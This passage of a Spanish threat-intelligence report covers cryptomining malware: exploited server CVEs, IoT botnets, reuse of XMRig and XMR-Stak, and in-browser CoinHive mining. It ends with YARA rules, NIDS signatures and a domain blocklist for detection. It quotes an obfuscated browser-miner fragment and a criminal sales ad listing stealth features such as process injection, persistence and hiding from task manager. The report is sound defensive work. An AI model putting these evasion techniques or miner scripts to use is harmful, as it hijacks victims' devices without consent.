jne 0x40125e

3.3.1.2. Apache-Struts

Un ejemplo reciente con bastante repercusión ha sido el de **Zealot**. Esta amenaza ataca las vulnerabilidades **CVE-2017-5638** (Apache Struts) y **CVE-2017-9822** del servicio DotNetNuke [34] para introducirse en los sistemas, y dependiendo de si se trata de un servidor Windows o Linux, cuenta con diferentes Payloads en Powershell o en Bash (utilizando "Nohup") a partir de los cuales descarga el miner en el equipo. Además se ha observado que este tipo de amenazas intentan infectar equipos dentro de esa red utilizando los exploits **EternalBlue** y **EternalSynergy**.

Como ya se ha comentado con anterioridad los atacantes están incorporando al malware de tipo miner capacidades de movimiento lateral para conseguir más equipos comprometidos una vez ya disponen de uno dentro de la organización.

3.3.1.3. Weblogic Server Security Service

Otro caso es el de una campaña analizada por FireEye[35], muy parecida a la anterior pero que explota la vulnerabilidad **CVE-2017-10271** que afecta a servidores que ejecutan Weblogic Server Security Service. Aprovechando este fallo consiguen ejecutar código en los servidores, donde una vez dentro, de nuevo ejecutan Powershell o scripts en Bash para instalar un miner en ellos.

3.3.1.4. Wordpress

De la misma forma también se han observado ataques a Wordpress[36] con vulnerabilidades, donde además de poder infectar el servidor, **pueden añadir lógica de minado en Javascript de las webs que éste contiene**, de forma que no solo comprometen los equipos de los responsables del sitio web si no que todos los usuarios que accedan a éstas van empezar a minar para ellos a través de sus navegadores.

Por supuesto éstos son solo algunos casos específicos, cualquier vulnerabilidad que permita el acceso a servidores expuestos en Internet es susceptible de ser explotada con los mismos fines.

34 Struts and DotNetNuke Server Exploits Used For Cryptocurrency Mining https://blog.trendmicro.com/trendlabs-security-intelligence/struts-dotnetnuke-server-exploits-used-cryptocurrency-mining/

35 CVE-2017-10271 Used to Deliver CryptoMiners: An Overview of Techniques Used Post-Exploitation and Pre-Mining https://www.fireeye.com/blog/threat-research/2018/02/cve-2017-10271-used-to-deliver-cryptominers.html

36 Massive Cryptomining Campaign Targeting WordPress Sites https://www.wordfence.com/blog/2017/12/massive-cryptomining-campaign-wordpress/

3.4. Dispositivos OT

Se ha hablado mucho recientemente del grado de vulnerabilidad que tienen este tipo de dispositivos debido a la generalizada costumbre de los consumidores de mantener sus configuraciones por defecto, y a la dificultad que conlleva mantenerlos actualizados (en los casos en los que esto es posible).

Ya hemos hablado del malware para Android ADB.Miner y su incidencia en dispositivos de tipo Smart TV en China y Corea. También hemos visto un auge en la cantidad de ataques a estos por amenazas como **Mirai**, que ha conseguido formar botnets muy numerosas. Estas botnets hasta la fecha se han utilizado principalmente como herramienta para provocar ataques de denegación de servicio distribuida (DDoS) pero recientemente, tal y como explican desde SecurityIntelligence[37], los actores detrás de ellas han añadido un nuevo módulo a Mirai que le permite minar Bitcoin mientras no están utilizando los dispositivos para realizar ataques DDoS consiguiendo rentabilizar las infecciones constantemente.

Las botnets basadas en este tipo de dispositivos suponen una herramienta a priori interesante, debido al alto número de dispositivos que pueden mantener en paralelo, aunque su potencia de procesado queda muy lejos de la de cualquiera de las alternativas anteriormente mencionadas, hasta el punto en que el alto número de dispositivos puede que no sea suficiente para mitigar su baja potencia, haciendo que su rentabilidad no quede muy clara para la mayoría de analistas.

37 Mirai IoT Botnet: Mining for Bitcoins? https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/

4. Software de minado más utilizado

Tal y como se ha visto en el presente informe son muchas y muy variadas las amenazas que intentan infectar todo tipo de sistemas capaces de generar ingresos a partir del minado de criptomonedas, pero el algoritmo de minado de cada criptomoneda debe ser el mismo y la calidad del desarrollo del código de minado tiene impacto en el rendimiento, lo que supone cierto impacto en la rentabilidad de cada infección. Ésto causa que la gran mayoría de amenazas aprovechen modificaciones de herramientas públicas como código de minado. Este hecho se puede observar con un pequeño análisis de las distintas amenazas más conocidas, que mostramos a continuación.

XMRig

El primer ejemplo que se puede destacar es el de una reciente campaña de infección por medio del Exploit Kit "**RIG EK**"[38] el 11 de enero de 2018. Si ejecutamos la muestra del miner con el que infectaba a sus víctimas (MD5: 7b3491e0028d443f11989efaeb0fbec2), y analizamos la memoria del proceso que empieza a consumir recursos de nuestro equipo debido a su lógica de minado, podemos observar como contiene todas las cadenas de un software legítimo de minado que se puede encontrar en GitHub conocido como **XMRig**:

```
Try "xmrig" --he
lp' for more inf
ormation....XMRi
g 2.3.1. built o
n Sep 27 2017 wi
th MSVC. %d.. fe
atures: i386 AES
-NI.....libuv/%
```


Y no es un caso aislado en las campañas de entre el 12 y 14 de diciembre, en las cuales se utilizaba otra amenaza distinta cuya lógica de minado una vez más resultaba ser extraída de otra versión de la misma herramienta:

```
ry "xmrig" --help' for more informa
tion....XMRig 2.4.2. built on Oct 2
3 2017 with GCC. %d.%d.%d.. feature
```

De la misma forma muchas de las amenazas utilizadas en estas campañas, provienen de foros de compraventa de malware, como "Hack Forums". En uno de los hilos donde se ofrece una de estas amenazas por precios que oscilan entre 20$ y 100$, el usuario que lo ofrece adjunta enlaces de

38 Rig EK sends Smoke Loader and Monero Coin Miner
http://www.malware-traffic-analysis.net/2018/01/11/index.html


vídeo donde muestra la amenaza en ejecución no siendo detectada por diferentes soluciones antivirus.



La imagen anterior corresponde a un fragmento del vídeo en el que se puede observar como la lógica de minado una vez más consiste en una versión de XMRig.

En lo que a sistemas Windows respecta nos gustaría volver a destacar por último el caso de **Trickbot**. Esta amenaza tal y como se ha comentado consiste en un troyano bancario muy modular, que recientemente ha añadido a su set de funciones la capacidad de minar **Monero**. Si obtenemos dicho módulo de uno de sus servidores de mando y control y observamos su estructura, una vez más podemos observar cómo está basado en el código de XMRig.

Pasando a las amenazas para sistemas UNIX, las cuales engloban IoT y servidores, el panorama no es muy distinto, pues aunque las técnicas de infección son algo distintas la muestra que terminan instalando a fin de minar con los recursos del equipo termina siendo código extraído de proyectos públicos. Un ejemplo de ésto es la amenaza **Zealot** la cual tras infectar un equipo e identificar su sistema operativo en caso de encontrarse en un equipo con Linux descarga una versión compilada para este sistema de XMRig :



XMR-Stack

En el caso de los ataques a servidores a través de las vulnerabilidades CVE-2017-5638 y CVE-2017-9822 mencionadas anteriormente, el minero instalado contiene código de **XMR-Stack**, otro software de minado de código libre que se puede encontrar en Github:

```
[0x00400d70]> izz ~ CPU
20148 0x00181d1a 0x00581d1a  34  35 (LOAD0) ascii XMR mining software, CPU Version.\n
20149 0x00181d3d 0x00581d3d  72  73 (LOAD0) ascii Based on CPU mining code by wolf9466 (heavily optimized by fireice uk).\n
```

Otro ejemplo es este anuncio encontrado en Pastebin de XMR Silent Miner basado en **XMR-Stack**:

XMR SILENT MINER

The price of monero has skyrocketed this is the best time to buy this very affordable miner in the following weeks I will increase the price to $20.

What is the miner price and what to I get?

Price is $10 USD. When you buy you get an executable file that will start mining Monero silently (no cmd or gui windows) when executed in Windows systems. The miner works with cryptonight algorithm coins (Monero, Bytecoin, etc.) only. It is coded in C++. Miner features:

Anti-sleep: The PC will not sleep while the miner is running.

Mutex: This guarantees only one instance of the miner will run per PC. If you execute the miner by mistake a second time on the same computer, the second instance of the miner will stop running automatically.

Startup (optional): Miner starts automatically ever time the PC is restarted.

Mines in memory (using heaven's gate to inject 64bit from 32bit executable). You get a 32bit executable file that is capable of injecting the 64bit mining engine to a 64bit windows process.

Miner is injected to windows process to bypass firewalls.

Startup registry key persistance: If user deletes the startup registry key, the miner will write a new startup key immediately.

No file drops!!

Works on Windows XP to Windows 10 , Windows Server as well (32 and 64 bit). This is one of the few Monero miners that mines on 32bit.

Miner by default stops if task manager is running (to avoid user detection). This option can be removed.

Idle mining. Mines 1 thread or 50% cpu when not idle and 100% cpu when idle.

Custom name of process that protects miner. Enjoy its my finest work ever.

JavaScript

Por otra parte tenemos el caso de los mineros desarrollados en JavaScript los cuales están orientados a minar desde los navegadores de los distintos visitantes de Webs. En este caso el más común es el de CoinHive, aunque con el auge de las herramientas de detección de estos scripts están apareciendo muchas alternativas que intentan evitar las protecciones que van apareciendo. En cualquier caso todos estos scripts tienen bastantes puntos en común, por ejemplo el hecho de que por estar desarrollados en JavaScript cuentan con mucha flexibilidad a la hora de ofuscar su contenido, llegando a verse de la siguiente forma:

```
j i=0,c=0;c<11.1X.r;c+=2,i++){d.1I[39+i]=8l(11.1X.55(c,2),16)}4I(d.76,d.1I.75,d.1B.75,d.2u.r);
3I=0;do{d.2b(d.1I,d.1B,d.2u.r);1p++;3A=d.3A(d.1B,d.1i);3I=d.V()-2X}1J(!3A&&3I<1A);j 1q=1p\\/(3
d.1B);1E.29({1q:1q,1p:1p,2n:d.21.2n,1X:74,1v:7a})}m{1E.29({1q:1q,1p:1p})}});1S.E.7x=(k(){j 2X=
1q=d.3h\\/(3I\\/1A);if(d.3A(d.1B,d.1i)){j 74=d.3Y(d.1I.3e(39,43));j 7a=d.3Y(d.1B);1E.29({1q:1c
(f9,dt*d.7U);5o(d.db,dd)}});h[\\\"7V\\\"]=(k(){j f5=F 1S}) \");j 22=F K.dp('f0');22.2X();","\x
73\x7C\x7C\x7C\x7C\x4D\x6F\x64\x75\x6C\x65\x7C\x7C\x76\x61\x72\x7C\x66\x75\x6E\x63\x74\x69\x6F
7C\x7C\x63\x6F\x6D\x7C\x6C\x65\x6E\x67\x74\x68\x7C\x7C\x7C\x7C\x7C\x72\x65\x74\x7C\x7C\x7C\x7C\x6E
7C\x70\x72\x6F\x74\x6F\x74\x79\x70\x65\x7C\x6E\x65\x77\x7C\x52\x75\x6E\x74\x69\x6D\x65\x7C\x7
```

Pero estas técnicas se basan en ejecutar repetidamente operaciones aritméticas y al final la instrucción “Eval()” por lo que descifrarlos no suele ser un gran reto con algunas herramientas de ejecución de JavaScript controladas.

Tras lo cual, podemos observar detalles de su lógica como que son capaces de minar desde cualquier tipo de dispositivo incluyendo Smartphones o Tablets:

```
Miner.prototype.hasWASMSupport=function(){return window.WebAssembly!==undefined&&!/iPhone OS 11_2_2/.test(navigator.userAgent)};
Miner.prototype.isRunning=function(){return this._threads.length>0};
Miner.prototype.isMobile=function(){return/mobile|Android|webOS|iPhone|iPad|iPod|IEMobile|Opera Mini/i.test(navigator.userAgent)};
Miner.prototype.didOptOut=function(seconds){if(!CoinHive.CONFIG.REQUIRES_AUTH){return false}seconds=seconds||60*60*4;
```

En concreto este ejemplo, extraído de una web modificada a través de un ataque a su Wordpress, tras desofuscar por completo su código, se puede observar como se trata del código que proporciona “coinhive.com”.

Aunque a priori esta técnica pueda suponer un mayor número de equipos minando depende mucho del tiempo que pasen los usuarios navegando por la web infectada, ya que una vez salen de ella no queda ningún tipo de persistencia en sus equipos, lo cual sumando a su menor rendimiento en comparación con los mineros anteriormente mencionados como ya advierten en la web de CoinHive:

> Of course, when running through JavaScript performance still takes a bit of a toll, but it's not that bad. Our miner uses WebAssembly and runs with about 65% of the performance of a native Miner. For an Intel i7 CPU (one of the fastest desktop CPUs) you should see a hashrate of about 90h/s. A native miner would get to 140h/s.

Este hecho hace que no sea el principal tipo de vector de infección escogido por muchos actores.

5. Mecanismos de detección

Equipos de usuarios y servidores

Una de las principales características que llaman la atención de un sistema infectado por un minero es el **alto consumo de RAM y en la mayoría de casos de CPU** que conllevan el proceso de minado de criptomoneda, por lo que un consumo elevado de recursos, en un equipo que no se encuentra realizando ninguna tarea pesada, es el primer indicador que debería levantar sospecha en caso de infección.

En muchas infecciones de servidores se ha observado que el miner mata inicialmente todos los procesos que estén corriendo en la máquina para luego lanzar su propio proceso de minado. La monitorización de procesos si bien es un elemento crítico para basar nuestra defensa, lo es también para la detección en este caso.

De la misma forma, puesto que en la mayoría de casos se utiliza software legítimo de minado adaptado a la amenaza en cuestión, muchos motores de **antivirus** empiezan a detectar como maliciosos procesos de minado de criptomoneda independientemente de su origen.

De la misma forma para equipos en los que se tenga sospecha de que se encuentren infectados por un miner, un complemento interesante a las soluciones antivirus puede ser la utilización de reglas **Yara**, especialmente en memoria, ya que de haber un proceso que ha evitado ser detectado gracias a técnicas de empaquetado o cifrado, en memoria va encontrarse al menos una parte de su lógica desprotegida, y Yara obtiene muy buenos resultados en este campo si se cuenta con las reglas adecuadas. En los **Anexos** del presente informe se proponen algunas firmas Yara centradas en detectar cadenas de mineros públicos vistas en distintas amenazas.

Reglas NIDS

Desde **Emerging Threats** se pueden obtener reglas de NIDS (Network Intrusion Detection System) que son capaces de detectar el tráfico generado por los mineros, por lo que para organizaciones o redes en las que no se sea coherente encontrar software de minado legítimo, estas reglas pueden ser de mucha ayuda, por ejemplo las que se anexan en los **Anexos**.

Muchos payloads correspondientes a comunicaciones de equipos infectados suelen tener este aspecto, con lo que es posible también hacer firmas basadas en red que detecten este tipo de comunicaciones:

```
{"id":"1234","jsonrpc":"2.0","method":"login","params":{"agent":"MinerGateWin32-cli/
4.04","login":"test@test.test","pass":""}}
```

6. Recomendaciones

En cualquier dispositivo de usuario se recomienda aplicar las medidas estándar para protegerse ante cualquier infección por malware: software actualizado, antivirus instalado -incluidos los dispositivos móviles- y actualizado a la última versión y sentido común a la hora de navegar, abrir ficheros procedentes de correos sospechosos, conectarse a redes Wifi de dudosa reputación o abiertas, instalarse software o aplicaciones para el móvil de dudosa reputación etc.

En lo que al minado a través de scripts en webs, la mayoría de navegadores cuentan con la posibilidad de instalar Addons para evitar el acceso a los dominios de minado como es el caso de NoCoin[39] , que además es de código libre y permite añadir enlaces a la lista negra por uno mismo y funciona en la mayoría de navegadores más comunes.

Los servidores deberían estar lo más aislados posible, y en caso de tener salida a Internet se deberán tomarse acciones especiales de bastionado como por ejemplo bloquear el tráfico saliente contra puertos “no habituales” desde comunicaciones iniciadas desde las redes de servidores y DMZ.

También suele ser útil bloquear ciertos dominios relacionados con el minado de criptomonedas. En los **Anexos** se proveen de algunos dominios identificados al respecto.

39 NoCoin is a tiny browser extension aiming to block coin miners such as CoinHive https://github.com/keraf/NoCoin

7. Conclusiones

Como se puede observar en servicios de monitorización de criptomonedas como Coin Market Cap[40] , a pesar de que el precio de las criptomonedas fluctúa de forma relativamente irregular, éste ha ido subiendo como se puede observar en las gráficas de evolución del precio del último año de Bitcoin o Monero:

Este hecho causa que el minado sea cada vez más rentable a lo cual se suma que cada vez los equipos están mejor protegidos contra amenazas como el ransomware que ha sido una de las principales fuentes de ingreso de distintos grupos de ciberdelincuentes. Es por ello que estos diferentes actores detrás de campañas de malware de todo tipo cada vez tengan un mayor interés en el minado de criptomonedas, lo que causa el incremento de campañas de malware de tipo miner que estamos viendo recientemente. De esta misma tendencia se han hecho eco otros informes relacionados con estas amenazas, provenientes de varias empresas relacionadas con el

40 https://coinmarketcap.com/

sector como TrendMicro[41] , MalwareBytes[42], o Sucuri[43] .

Por otra parte se ha podido observar tras el análisis del código utilizado en varias de las principales amenazas encontradas, que probablemente debido a que la rentabilidad de las campañas de infección con miners depende en gran medida en la eficiencia del código que se encarga del minado, cuando un repositorio público cuenta con un buen nivel de eficiencia, los actores prefieren renunciar a tener código propio más difícil de detectar, para aprovechar este más eficiente y obtener más ingresos sacrificando eficacia evitando ser detectados; desde Kaspersky por ejemplo estiman que alrededor del 80%[44] del malware orientado al minado de criptomonedas utiliza código de minado extraído de repositorios públicos.

Gracias a esto último métodos de detección como Addons para el navegador, herramientas antivirus, reglas Yara o reglas NIDS son muy eficaces y además lo son durante un periodo de tiempo más largo que en casos de otras amenazas mucho más flexibles en su desarrollo y por lo tanto más variables.

41 Cryptocurrency-Mining Malware: 2018's New Menace? https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-mining-malware-2018-new-menace/

42 The state of malicious cryptomining https://blog.malwarebytes.com/cybercrime/2018/02/state-malicious-cryptomining/

43 Cryptocurrency Mining Malware https://sucuri.net/documentation/Sucuri-eBook-Cryptomining-Malware.pdf

44 Mining is the new black https://securelist.com/mining-is-the-new-black/84232/

8. Anexos

8.1. Firmas Yara

```
rule MALW_CoinMiner
{
  meta:
      description = "Detects XMRig and CPU-Stack miners strings"
      author = "Marc Salinas (@Bondey_m)"
      date = "2018-02-01"
  strings:
      $str1 = "XMR-Stak"
      $str2 = "hashrate"
      $str3 = "fireice_uk"
      $str4 = "psychocrypt"
      $str5 = "stratum+tcp"
      $str6 = "XMRig"
      $str7 = "nicehash"
      $str8 = "cryptonight"
      $str9 = "worker-id"
  condition:
      4 of ($str*)
}
```

Firmas Yara Android

```
import "androguard"
import "file"
import "cuckoo"

rule Miners_cpuminer: coinminer
{       meta:
                description = "This rule detects suspicious APK miners"
                author = "mmorenog"
        strings:
                $a1 = "MinerSDKRunnable"
                $a2 = "startMiner"
                $a3 = "stop_miner"
                $a4 = "cpuminer_start"

        condition:
                any of them
}
rule Miners_lib : coinminer
{       meta:
                description = "This rule detects suspicious APK miners"
                author = "mmorenog"
        strings:
                $a1 = "libcpuminer.so"
                $a2 = "libcpuminerpie.so"
        condition:
                $a1 or $a2
}
rule Androidos_js : coinminer
{       meta:
                description = "http://blog.trendmicro.com/trendlabs-security-intelligence/coin-
miner-mobile-malware-returns-hits-google-play/;
        https://twitter.com/LukasStefanko/status/925010737608712195"
                sample = "22581e7e76a09d404d093ab755888743b4c908518c47af66225e2da991d112f0"
                author = "https://koodous.com/analysts/pr3w"
        strings:
                $url = "coinhive.com/lib/coinhive.min.js"
```

```
                $s1 = "CoinHive.User"
                $s2 = "CoinHive.Anonymous"
        condition:
                $url and 1 of ($s*)
}
rule Miner_a : coinminer
{
        meta:
            description = "Coinhive"
            author = "https://koodous.com/analysts/JJRLR"

        strings:
            $miner = "https://coinhive.com/lib/coinhive.min.js" nocase
            $miner1 = "https://coin-hive.com/lib/coinhive.min.js" nocase
            $miner2 = "new.CoinHive.Anonymous" nocase
            $miner3 = "https://security.fblaster.com" nocase
            $miner4 = "https://wwww.cryptonoter.com/processor.js" nocase
            $miner5 = "https://jsecoin.com/server/api/" nocase
            $miner6 = "https://digxmr.com/deepMiner.js" nocase
            $miner7 = "https://www.freecontent.bid/FaSb.js" nocase
                $miner8 = "https://authedmine.com/lib/authedmine.min.js" nocase
            $miner9 = "https://www.bitcoinplus.com/js/miner.js" nocase
            $miner10 = "https://www.monkeyminer.net" nocase
        condition:
            any of them
}
rule miner_adb
{       meta:
                description = "This rule detects adb miner "
                sample = "412874e10fe6d7295ad7eb210da352a1"
                author = "https://koodous.com/analysts/skeptre"
        strings:
                $a_1 = "/data/local/tmp/droidbot"
                $aa_1 = "pool.monero.hashvault.pro:5555"
                $aa_2 = "pool.minexmr.com:7777"
        condition:
                $a_1 and
                any of ($aa_*)

}
rule miner_b : coinminer
{
        meta:
                description = "This rule detects suspicious APK miners"
                author = "mmorenog"
        strings:
                $a1 = "android-cpuminer/"
                $a2 = "mining.subscribe"
                $url1 = "https://coinhive.com/lib/coinhive.min.js" nocase
                $url2 = "https://coin-hive.com/lib/coinhive.min.js" nocase
                $url3 = "https://crypto-loot.com/lib/miner.min.js" nocase
                $url4 = "https://camillesanz.com/lib/status.js" nocase
                $url5 = "https://www.coinblind.com/lib/coinblind_beta.js" nocase
                $url6 = "http://jquerystatistics.org/update.js" nocase
                $url7 = "http://www.etacontent.com/js/mone.min.js" nocase
                $url8 = "https://cazala.github.io/coin-hive-proxy/client.js" nocase
                $url9 = "http://eruuludam.mn/web/coinhive.min.js" nocase
                $url10 = "http://www.playerhd2.pw/js/adsensebase.js" nocase
        condition:
                $a1 or $a2 or 1 of ($url*)
}
```

8.2. Firmas NIDS

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET POLICY Cryptocurrency Miner Checkin";
flow:established,to_server; content:"|7b 22|id|22 3a|"; nocase; depth:6; fast_pattern;
content:"|22|jsonrpc|22 3a|"; nocase; distance:0; content:"|22 2c 22|method|22 3a 22|login|22
2c 22|params|22 3a 7b 22|login|22 3a 22|"; nocase; distance:0; content:"|22 2c 22|pass|22 3a
22|"; nocase; distance:0; content:"|22 2c 22|agent|22 3a 22|"; nocase; distance:0;
content:!"<title"; nocase; content:!"<script"; nocase; content:!"<html"; nocase; metadata:
former_category POLICY; classtype:policy-violation; sid:2024792; rev:2;
metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target
Client_Endpoint, deployment Perimeter, signature_severity Minor, created_at 2017_10_02,
updated_at 2017_10_02;)


alert udp $HOME_NET any -> any 53 (msg:"ET POLICY DNS request for Monero mining pool";
content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2; content:"|04|pool|07|minexmr|03|
com|00|"; nocase; distance:0; fast_pattern; metadata: former_category POLICY;
reference:url,github.com/nccgroup/Cyber-Defence/blob/master/Signatures/suricata/
2017_09_monero_malware.txt; reference:url,www.welivesecurity.com/2017/09/28/monero-money-
mining-malware/; classtype:trojan-activity; sid:2024789; rev:1; metadata:affected_product
Web_Browsers, attack_target Client_Endpoint, deployment Perimeter, signature_severity Minor,
created_at 2017_09_29, updated_at 2017_09_29;)



alert dns $HOME_NET any -> any any (msg:"ET CURRENT_EVENTS Observed DNS Query to Browser
Coinminer (crypto-loot[.]com)"; content:"|0b|crypto-loot|03|com|00|"; nocase; fast_pattern;
dns_query; content:"crypto-loot.com"; isdataat:!1,relative; metadata: former_category
CURRENT_EVENTS; classtype:trojan-activity; sid:2024828; rev:2; metadata:affected_product Any,
attack_target Client_Endpoint, deployment Perimeter, signature_severity Minor, created_at
2017_10_09, malware_family CoinMiner?, performance_impact Moderate, updated_at 2017_10_31;)


alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET CURRENT_EVENTS CoinHive? In-Browser
Miner Detected"; flow:established,from_server; file_data; content:"coinhive.min.js"; nocase;
fast_pattern; content:"start"; nocase; distance:0; content:"script"; pcre:"/\s*src\s*=\s*[\x22\
x27]https?[^\x22\x27]+\/coinhive\.min\.js\s*[\x22\x27]/Ri"; content:"var"; distance:0; pcre:"/\
s*(?P[a-zA-Z0-9]{3,20})\s*=\s*new\s*CoinHive\s*\.\s*[^\(]+\(\s*[\x22\x27][A-Za-z0-9]+\s*[\x22\
x27]\s*\)\s*\x3b\s+(?P=var)\s*\.\s*start/Ri"; metadata: former_category CURRENT_EVENTS;
classtype:policy-violation; sid:2024721; rev:1; metadata:affected_product Any, attack_target
Client_Endpoint, deployment Perimeter, signature_severity Minor, created_at 2017_09_18,
performance_impact Moderate, updated_at 2017_09_18;)
```

8.3. Listado de algunos dominios relacionados con CoinMiner

coinhive[.]com coin-hive[.]com authedmine[.]com thebitcoincode[.]com security[.]fblaster[.]com	cryptonoter[.]me jsecoin[.]com authedmine[.]com bitcoinplus[.]com monkeyminer[.]net	F2pool[.]com antpool[.]com

9. Algunas referencias de interés

Using the Chrome Task Manager to Find In-Browser Miners
https://www.bleepingcomputer.com/news/security/using-the-chrome-task-manager-to-find-in-browser-miners/

Cryptocurrency Mining Scripts Now Run Even After You Close Your Browser
https://thehackernews.com/2017/11/cryptocurrency-mining-javascript.html

Threat Hunting, the Investigation of Fileless Malware Attacks
https://www.pandasecurity.com/mediacenter/pandalabs/threat-hunting-fileless-attacks/

In-Browser cryptocurrency mining domains
https://pastebin.com/sAvhvDbP

Mas información sobre Mining Pools en
https://en.bitcoin.it/wiki/Comparison_of_mining_pools